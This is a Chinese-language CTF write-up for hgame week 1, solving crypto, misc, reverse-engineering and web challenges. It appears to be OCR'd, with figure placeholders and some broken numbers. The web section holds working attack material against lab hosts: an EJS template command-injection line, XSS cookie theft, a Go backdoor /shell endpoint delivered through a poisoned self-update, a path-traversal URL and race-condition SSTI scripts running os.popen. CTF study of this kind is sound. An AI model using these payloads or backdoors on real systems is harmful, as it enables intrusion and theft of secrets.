#Woore#0x000012's hgame week1 writeup

#CRYPTO

##suprimeRSA

复制代码去问外置大脑chatgpt，得到回复

Figure 1

然后取浏览器搜索ROCA RSA找到博客https://bitsdeep.com/posts/analysis-of-the-roca-vulnerability/和roca脚本https://github.com/FlorianPicca/ROCA?tab=readme-ov-file

在sagemath环境中运行脚本等待破译得到p、q



Figure 2

再把enc、e、p、q丢入古早rsa小脚本

```
def gcd(a, b):
    if (b == 0): return a
    return gcd(b, a % b)

def extended_gcd(a, b):
    if (a == 0): return b, 0, 1
    gcd, x1, y1 = extended_gcd(b % a, a)
```

```
    x = y1 - (b // a) * x1
    y = x1
    return gcd, x, y

def mod_inverse(e, m):
    gcd, x, y = extended_gcd(e, m)
    if (gcd == 1): return x % m
    else: print("逆元不存在")

if (__name__ == "__main__"):
    enc =
365164788284364079752299551355267634718233656769290285760796137651769990253028664
857272749598268110892426683253579840758552222893644373690398408
    e = 0x10001
    p = 954455861490902893457047257515590051179337979243488068132318878264162627
    q = 824752716083066619280674937934149242011126804999047155998788143116757683
    n = p * q
    m = (p - 1) * (q - 1)

    d = mod_inverse(e, m)
    #公钥(n, e) 私钥(n, d)
    text = pow(enc, d, n)
    # print(text)

    for i in range(256):
        try:
            text_bytes = text.to_bytes(i, 'big')
    #         print(text_bytes)
            break
        except:
            pass

    print(text_bytes.decode("utf-8"))
```

Fence 1

运行后得到flag：hgame{ROCA_ROCK_and_ROll!}

##sieve

代码反复丢给我的外置大脑ai，迭代后ai说这是一个欧拉筛，并且得到脚本

```
#include<bits/stdc++.h>
using namespace std;
vector<long long> phi;
vector<long long> prime;
long long result = 1;
long long calc(long long n) {
    for (register long long i = 2; i <= n; i++)
    {
        if (phi[i] == i)
        {
            phi[i] = i - 1;
            prime.push_back(i);
            result++;
        }
        for (long long p : prime)
```

```
        {
            if (i * p > n) break;
            if (i % p == 0)
            {
                phi[p * i] = phi[i] * p;
                break;
            }
            phi[p * i] = phi[i] * (p - 1);
        }

        result += phi[i];
    }
    return result;
}
int main()
{
    long long n = 715849728;
//    cin >> n;

    for (register long long i = 0; i <= n; i++) phi.push_back(i);
    long long result = calc(n);
    cout << "The result is: " << result << endl; // 1557633354477350 55
    return 0;
}
```

Fence 2

然后在python中计算得到p = q = nextprime(result << 128)

然后再根据题目代码修改古早小脚本解密rsa

```
from Crypto.Util.number import *
def gcd(a, b):
    if (b == 0): return a
    return gcd(b, a % b)

def extended_gcd(a, b):
    if (a == 0): return b, 0, 1
    gcd, x1, y1 = extended_gcd(b % a, a)
    x = y1 - (b // a) * x1
    y = x1
    return gcd, x, y

def mod_inverse(e, m):
    gcd, x, y = extended_gcd(e, m)
    if (gcd == 1): return x % m
    else: print("逆元不存在")


if (__name__ == "__main__"):
    enc =
24492940974747141365301400997845927327664444816652780380694844666655061539678510632094023360250654761726173765 46
    e = 65537
    p = q = 530035164656554006677074427982775219074379146635037901 63
```

```
    m = p * (q - 1)
    n = q * p

    d = mod_inverse(e, m)
    print(d)

    #公钥(n, e) 私钥(n, d)
    text = pow(enc, d, n)
    print(text)

    for i in range(256):
        try:
            text_bytes = text.to_bytes(i, 'big')
            print(text_bytes)
            break
        except:
            pass
```

Fence 3

运行后得到flag：hgame{sieve_is_nOt_that_HArd}

#MISC

##Hakuya Want A Girl Friend

附件hky.txt中是一串16进制，开头50 4B一眼zip，将后缀改为zip，尝试爆破密码，但是ARCHPR说他不是zip文件，说明txt文件中还有其他信息

仔细观察发现还有一个倒序的png文件的十六进制，用脚本分离出zip文件和png文件后将png文件丢入随波逐流梭，发现图片高度被修改了，修复图片后得到zip的密码：To_flnd_th3_QQ

解压后得到flag

##Level 314 线性走廊中的双生实体

导入模型参数后随便丢入个输入层计算，由报错信息可得隐藏层的参数shape是(10,10)，然后由题目“线性”构造线性输入层，然后直接爆破得到flag

```
import torch

def inject(input_tensor):

    entity = torch.jit.load('entity.pt')
    output = entity(input_tensor)

for i in range(100):
    for j in range(100):
        my_tensor = torch.linspace(i, j, steps = 10)

        inject(my_tensor)
```

Fence 4

##Computer cleaner

根据题目描述到/var/www/html中搜寻线索，在uploads文件夹中找到了入侵者写入的木马

然后眼睛没看见html文件夹中的log，在web服务的默认目录找log文件，找了半天后才找到html文件夹中的log文件，得到攻击者的ip和flag3的位置

访问攻击者的ip得到flag2



Figure 3

#RE

##Compress dot new

将代码丢给gpt大人，ai分析是一个哈夫曼树，并且给出了解密代码

```
import json

# 读取 enc.txt 内容（假设已分离出JSON和二进制字符串）
huffman_tree_json = '''{"a":{"a":{"a":{"a":{"a":{"s":125},"b":{"a":{"s":119},"b":
{"s":123}}},"b":{"a":{"s":104},"b":{"s":105}}},"b":{"a":{"s":101},"b":
{"s":103}}},"b":{"a":{"a":{"a":{"s":10},"b":{"s":13}},"b":{"s":32}},"b":{"a":
{"s":115},"b":{"s":116}}}},"b":{"a":{"a":{"a":{"a":{"a":{"s":46},"b":
{"s":48}},"b":{"a":{"a":{"s":76},"b":{"s":78}},"b":{"a":{"s":83},"b":{"a":
{"s":68},"b":{"s":69}}}}},"b":{"a":{"a":{"s":44},"b":{"a":{"s":33},"b":
{"s":38}}},"b":{"s":45}}},"b":{"a":{"a":{"s":100},"b":{"a":{"s":98},"b":
{"s":99}}},"b":{"a":{"a":{"s":49},"b":{"s":51}},"b":{"s":97}}}},"b":{"a":{"a":
{"a":{"s":117},"b":{"s":118}},"b":{"a":{"a":{"s":112},"b":{"s":113}},"b":
{"s":114}}},"b":{"a":{"a":{"s":108},"b":{"s":109}},"b":{"a":{"s":110},"b":
{"s":111}}}}}}}'''
binary_str =
'000100011101111110100100000011100010111000100111000110000100010111001110010011011
0101011110111011001101000111011010011101111110111011011001110110011110011110110111
0111011010110011110110011110001110011011110000110011000010110111011000111001010 01
1100101110011110000110001010010100000000100101000100010011111110110010111010101000
1111010001101100011101010110100111111110011111110110101011000011011101011011111 10
1001001111001000101101011111111111001100010101011011100100111110001101101011011 11
0100000111101000001101101010110001111110001101010010111000001101111000000100101 00
0100010111000111001110010111010111110001010101101011110000011001111000111001011 10
1011111000101101011100000101000000010110001111011100011101111110101010010011101011
1001000111100100101101111011101110101111101100011110101011100100010111001001011 10
0010110101000011101010001011110101001100011101010111011000110110110000110100000 01
01100011101111111111000101010111 00000'
```

```
# 递归解析哈夫曼树，构建解码字典
def build_decoding_map(node, path="", decoding_map=None):
    if decoding_map is None:
        decoding_map = {}
    if 's' in node:  # 叶子节点
        decoding_map[path] = node['s']
    else:            # 内部节点
        build_decoding_map(node['a'], path + '0', decoding_map)
        build_decoding_map(node['b'], path + '1', decoding_map)
    return decoding_map

# 加载哈夫曼树并构建解码字典
huffman_tree = json.loads(huffman_tree_json)
decoding_map = build_decoding_map(huffman_tree)

# 解码二进制字符串
current_code = ""
decoded_bytes = []
for bit in binary_str:
    current_code += bit
    if current_code in decoding_map:
        decoded_bytes.append(decoding_map[current_code])
        current_code = ""

# 将字节转换为字符串（ASCII）
flag = bytes(decoded_bytes).decode('latin-1')  # 处理可能的非ASCII字符
print("Flag:", flag)
```

Fence 5

运行得到flag

##Turtle

将附件exe文件丢尽exeinfope发现有upx壳，而且还需要手动脱壳！

网上找相关博客：[如何用x64dbg UPX手动脱壳（64位） x64dbg脱壳-CSDN博客]

[手动脱壳教程：UPX壳在IDA下的识别与解除,-CSDN博客]

一步一步照猫画虎，最终九牛二虎之力成功脱壳（忘截图了）

然后将脱壳后的exe文件丢进ida中，分析发现是两个rc4加密

```
  j_printf("plz input the key: ");
  j_scanf("%s", input_key);                     // 输入Source

  j__mbscpy(copy_key, input_key);               // 将Source复制到Dest中
  v12 = 7;

  KSA(key, v15, s);
  PRGA1(input_key, v12, s);

  if ( !j_memcmp(input_key, Buf2, v14) )        // 用来比较 Source 和 Buf2 这两个内存块（数组）是否相同。具体来说，它比较了这两个数组的前 v14=7
  {
    j_printf("plz input the flag: ");
    j_scanf("%s", flag);

    *&key[7] = 40;
    KSA(copy_key, v12, s);
    PRGA2(flag, *&key[7], s);


    if ( !j_memcmp(flag, v5, v13) )             // 用来比较 Buf1 和 v5 这两个内存块（数组）是否相同。具体来说，它比较了这两个数组的前 v13 = 40
      j_puts(Buffer);
    else
      j_puts(aWrongPlzTryAga);
  }
  else
  {
    j_puts(aKeyIsWrong);
  }
  return 0;
}
```

Figure 4

研究半天rc4解密发现只需要将最后的符号替换即可，非常玄学的算法

解密脚本：

```
input_key = [-51, -113, 37, 61, -31, 81, 74]
# KSA
key = [121, 101, 107, 121, 101, 107]

s = [i for i in range(256)]

index = 0
for j in range(256):
    index = (index + s[j] + key[j % 6]) % 256

    temp = s[j]
    s[j] = s[index]
    s[index] = temp

print(s)

# PRGA
index1 = 0
index2 = 0
for i in range(7):
    index1 = (index1 + 1) % 256
    index2 = (index2 + s[index1]) % 256

    temp = s[index1]
    s[index1] = s[index2]
    s[index2] = temp

    input_key[i] ^= (s[(s[index1] + s[index2]) % 256])

print(input_key)
print([chr(i % 256) for i in input_key])
```

Fence 6

```
# flag = input()
```

```
flag = [-8, -43, 98, -49, 67, -70, -62, 35, 21, 74, 81, 16, 39, 16, -79, -49,
-60, 9, -2, -29, -97, 73, -121, -22, 89, -62, 7, 59, -87, 17, -63, -68, -3, 75,
87, -60, 126, -48, -86, 10]
# flag = [58, 133, 196, 29, 131, 59, 153, 187, 24, 223, 102, 43, 106, 233, 173,
188, 7, 28, 223, 104, -68, 190, 18, 225, 146, 83, 82, 209, 39, 29, -36, 170, 119,
138, 293, 132, 302, 67, 47, 257]
copy_key = [101, 99, 103, 52, 97, 98, 54]
index = 0
s = [i for i in range(256)]

for j in range(256):
    index = (index + s[j] + copy_key[j % 7]) % 256

    temp = s[j]
    s[j] = s[index]
    s[index] = temp


# PRGA
index1 = 0
index2 = 0
for i in range(40):
    index1 = (index1 + 1) % 256
    index2 = (index2 + s[index1]) % 256

    temp = s[index1]
    s[index1] = s[index2]
    s[index2] = temp

    flag[i] += (s[(s[index1] + s[index2]) % 256])

print(flag)

print("".join([chr(i % 256) for i in flag]))
```

Fence 7

#WEB

##Level 24 Pacman

速速输掉游戏后看到屏幕上出现了一段字符，在源码中搜索意外直接找到flag的加密字符
aGFldTRlcGNhXzROcmdte19yX2FtbmlzZX0=

base64解密后丢进随波逐流梭，得到flag



Figure 5

##Level 47 BandBomb

下载源码发现app.use('/static', express.static(path.join(__dirname, 'public')));可以访问静态文件，同时源码中有fs.rename(oldPath, newPath, (err)函数，等价于可以移动文件

观察发现存在mortis.ejs模板文件，通过目录跳转用rename函数将其移动到public文件夹中，再访问/static/mortis.ejs下载模板文件，加入shell，<% global.process.mainModule.require('child_process').execSync('env') %>

在环境变量中找到flag

##Level 69 MysteryMessageBoard

打开靶机是一个登陆页面，尝试sql注入无果，BP抓包直接爆破得到密码是888888，然后看到提示一眼xss，使用xss平台获取到js代码，插入后访问/admin路由，让admin去瞅一眼，在xss平台收到admin的cookie，替换自己的cookie后访问/flag得到flag

##Level 25 双面人派对

启动靶机有一个web服务和一个minio服务，可以得到一个二进制文件main，丢进exeinfope发现有upx壳，脱壳后拖入ida发现是go写的，shift+F12查找字符串找到了minio登录的access_key和seecreet_key

Figure 6

写python脚本连接minio，在里面找到web源码，和一个update二进制文件，对源码进行代码审计，发现overseer会自动从minio拉取update进行自更新

于是对src源码进行添加shell，修改program函数

```
func program(state overseer.State) {
    g := gin.Default()
```

```
    // g.StaticFS("/", gin.Dir(".", true))

    g.POST("/shell", func(c *gin.Context) {
        output, err := exec.Command("/bin/bash", "-c",
c.PostForm("cmd")).CombinedOutput()
        if err != nil {
            c.String(500, err.Error())
        }
        c.String(200, string(output))
    })

    g.Run(":8080")
}
```

Fence 8

重新编译GOOS=linux GOARCH=amd64 go build -o update main.go

得到新的update文件，上传到prodbucket覆盖原来的update文件，等待overseer热更新，访问/shell路由进行rce

##Level 38475 角落

信息收集收集到apache版本为2.4.59，和robots.txt找到app.conf，进行一番友好的search，找到apache的RewriteRule的漏洞，构造exp：/admin/usr/local/apache2/app/app.py%3f得到网站的源码

发现发送的message有{的waf，又发现if条件判断检测{和模板渲染是分开读取message的，于是想到条件竞争，在if的时候读取其他message通过，在return render_template_string时读取ssti攻击payload

用python构造两个发包脚本

```
import requests

# 目标服务器的地址
server_url = 'http://node1.hgame.vidar.club:31385'
# 发送请求的端点
endpoint = '/app/send'
# 完整的请求 URL
url = server_url + endpoint

# 要发送的数据
message_data = {
    'message': 'this is a fake message'
}

try:
    while True:
    # 发送 POST 请求
        response = requests.post(url, data=message_data)
    # 检查响应状态码
        if response.status_code == 200:
            print("send successfully!")
#     else:
```

```
#         print(f"请求失败，状态码：{response.status_code}，响应内容：
{response.text}")
except requests.RequestException as e:
    print(f"请求发生错误：{e}")
```

Fence 9

```
import requests

# 目标服务器的地址
server_url = 'http://node1.hgame.vidar.club:31385'
# 发送请求的端点
endpoint = '/app/send'
# 完整的请求 URL
url = server_url + endpoint

# 要发送的数据
message_data = {
    'message': "{{config.__class__.__init__.__globals__['os'].popen('cat
/flag').read()}}"
}

try:
    while True:
    # 发送 POST 请求
        response = requests.post(url, data=message_data)
    # 检查响应状态码
        if response.status_code == 200:
            print("send successfully!")
#     else:
#         print(f"请求失败，状态码：{response.status_code}，响应内容：
{response.text}")
except requests.RequestException as e:
    print(f"请求发生错误：{e}")
```

Fence 10

随后一直访问/app/read路由，即有概率得到flag